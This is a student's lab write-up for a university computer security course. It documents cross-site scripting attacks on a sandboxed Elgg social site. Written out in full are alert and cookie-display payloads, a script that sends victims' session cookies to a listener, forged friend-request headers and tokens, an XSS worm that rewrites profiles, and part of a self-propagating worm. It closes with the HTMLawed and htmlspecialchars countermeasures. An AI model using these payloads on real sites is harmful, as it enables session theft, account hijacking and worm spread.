

Cross Site Scripting

CIS 5371 – Computer Security


Task 1 – Posting a Malicious Message to Display an Alert Window

I signed in as Admin and I embedded a short JavaScript program in Alice's profile. I added it in the description section found below.

Brief description

```
<script>alert('XSS');</script>
```

After I saved the change, it brought me back to Alice's profile and the alert popped up on my screen.




Task 2 – Posting a Malicious Message to Display Cookies

I stayed signed in as Admin and edited Alice's profile again. I added the following JavaScript code.

Brief description

```
<script>alert('XSS');alert(document.cookie);</script>
```

After I saved the change, the previous XSS alert popped up, I selected "OK" and then the cookie alert popped up.



Task 3: Stealing Cookies from the Victim's Machine

First, I downloaded the TCP Server program from the website and ran make on the file. I ran `./echoserv 5555` and opened another terminal to make sure it was running.

Hannah McLaughlin

```
[04/13/2018 14:44] seed@ubuntu:~$ telnet localhost 5555
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^'.
```

Next, I went back to Alice's profile and added the code:

```
<script>document.write('<img src=http://localhost:5555?c='+
escape(document.cookie) + ' >');</script>
```

I made sure to change the attacker IP to my localhost. When I viewed Alice's profile, her cookie information was sent back to the server. A major problem that I had with this Task was that you couldn't copy and paste the code from the assignment because the quotation marks threw everything off.

```
[04/15/2018 10:38] seed@ubuntu:~/Desktop/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Daku318tjeh7rae24ssebdgqvm2 HTTP/1.1
GET /?c=Elgg%3Daku318tjeh7rae24ssebdgqvm2 HTTP/1.1
```

Task 4: Session Hijacking using the Stolen Cookies

In my session hijacking attack, I had Alice friend request Charlie, where Charlie is the attacker. I opened the java file and Live HTTP Headers and sent Charlie a friend request from Alice's account.

```
http://www.xsslabelgg.com/action/friends/add?friend=41&__elgg_ts=1523977763&__elgg_token=87...
```

```
GET /action/friends/add?friend=41&__elgg_ts=1523977763&__elgg_token=876d413f3062b7886deca...
```

```
Host: www.xsslabelgg.com
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer: http://www.xsslabelgg.com/profile/charlie
```

```
Cookie: Elgg=545jpbdo4hq5jqhk825knbftn7
```

```
Connection: keep-alive
```

```
HTTP/1.1 302 Found
```

```
Date: Tue, 17 Apr 2018 15:10:35 GMT
```

```
Server: Apache/2.2.22 (Ubuntu)
```

```
X-Powered-By: PHP/5.3.10-1ubuntu3.14
```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

```
Pragma: no-cache
```

```
Location: http://www.xsslabelgg.com/profile/charlie
```

```
Content-Length: 0
```

```
Keep-Alive: timeout=5, max=100
```

```
Connection: Keep-Alive
```

```
Content-Type: text/html
```

From this information, I took the `__elgg_ts` and `__elgg_token` values and added them to the java file, `HTTPSimpleForge.java`. I took his guid from the URL and added that to the forged URL. The last thing I added were all of the `RequestProperties` from Host to Connection. (see code) Alice deleted Charlie as a friend. Then I compiled the code by doing `javac HTTPSimpleForge.java` on the other VM and refreshed Charlie's page and Alice and Charlie were friends.

Task 5: Writing an XSS Worm

In this task, we were asked to perform an attack that used a worm and tokens to infect and friend request anyone that views Charlie's profile.

Hannah McLaughlin

```
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
var name=elgg.session.user.name
var _guid=elgg.session.user.guid
if(_guid != '42'){ //so I don't infect myself
    // Construct the header information for the HTTP request
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Keep-Alive", "300");
    Ajax.setRequestHeader("Connection", "keep-alive");
    Ajax.setRequestHeader("Cookie", document.cookie);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    // Construct the content. The format of the content can be learned
    // from LiveHTTPHeaders.
    var content=token+ts+"&name="+name+"&description=PWND"+"&guid="+_guid;

    Ajax.setRequestHeader("Content-Length", content.length);
    // Send the HTTP POST request.
    Ajax.send(content);

    var AjaxAdd=null;
    var sendURL = "http://www.xsslabelgg.com/action/friends/add?friend=42"+ts+token
    AjaxAdd=new XMLHttpRequest();
    AjaxAdd.open("GET", sendURL, true);
    AjaxAdd.setRequestHeader("Host", "www.xsslabelgg.com");
    AjaxAdd.setRequestHeader("Keep-Alive", "300");
    AjaxAdd.setRequestHeader("Connection", "keep-alive");
    AjaxAdd.setRequestHeader("Cookie", document.cookie);
    AjaxAdd.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

    AjaxAdd.send()
}
```

Using the Java Script skeleton, I added a few items from Live HTTP Header to get the victims username, GUID, token and TS value. I created variables to easily send the information.

When I ran it, I kept infecting Charlie's profile each time, which wasn't supposed to happen, so I added a statement that checked if it was Charlie before infection. I tested this with Alice and when she viewed his profile, her profile said PWND and they were friends again.


Task 6: Writing a Self-Propagating XSS Worm

In this challenge, we created a real worm where the malicious JavaScript program self-propagated to anyone that viewed Samy's profile and then anyone that was infected with the worm. (Attack.js code)

I only did the ID approach, not the optional Src approach. I signed in as Alice and viewed Samy's profile, then signed in as Bob and viewed Alice's profile and he was infected.

Task 7: Countermeasures

I activated the HTMLawed 1.8 security plugin as the administrator and navigated to Samy's profile. The script code was displayed on his profile because HTMLawed removes the tags from the input, so the <script> tags do not work.



The screenshot shows a user profile for 'Samy'. On the left, there is a placeholder for a profile picture and a list of actions: 'Add friend', 'Report user', 'Send a message', 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', and 'Admin options...'. On the right, under the heading 'About me', there is a block of JavaScript code instead of a bio. The code is a proof-of-concept XSS attack designed to infect the user's profile with a script that steals tokens and posts a message to another user's profile.

```
var ts;
var token;
function xss_infectProfile(){
//get Tokens from edit page
var ajax= new XMLHttpRequest();
var url ="http://www.xsslabelgg.com/profile
/"+elgg.session.user.name).concat("/edit");

ajax.onreadystatechange = function(){
if(ajax.readyState == 4 && ajax.status == 200){
var parser= new DOMParser();
var xmlDoc= parser.parseFromString(ajax.responseText,
"text/xml");
token="__elgg_token=".concat(xmlDoc.getElementsByTagName(
"fieldset")[1].children[0].value);
ts="__elgg_ts=".concat(xmlDoc.getElementsByTagName("fieldse
t")[1].children[1].value);
var first = ""
var last = "</script>"

var
Description="Samy%20is%20my%20hero".concat(escape(first.co
ncat(document.getElementById("worm").innerHTML).concat(last
)));

var postData=token.concat(ts).concat("&
name=").concat(elgg.session.user.name).concat("&
description=").concat(Description).concat("accesslevel%5Bdescri
ption%5D=2&briefdescription=&accesslevel");
```

Next, I turned on the `htmlspecialchars()` PHP countermeasure method. This is used to encode special characters in the user input, such as encoding '<'. I uncommented all of the places in `elgg/views/default/output` where the `htmlspecialchars()` function is used. With both of these countermeasures on, the attack does not work because none of the special characters are not encoded.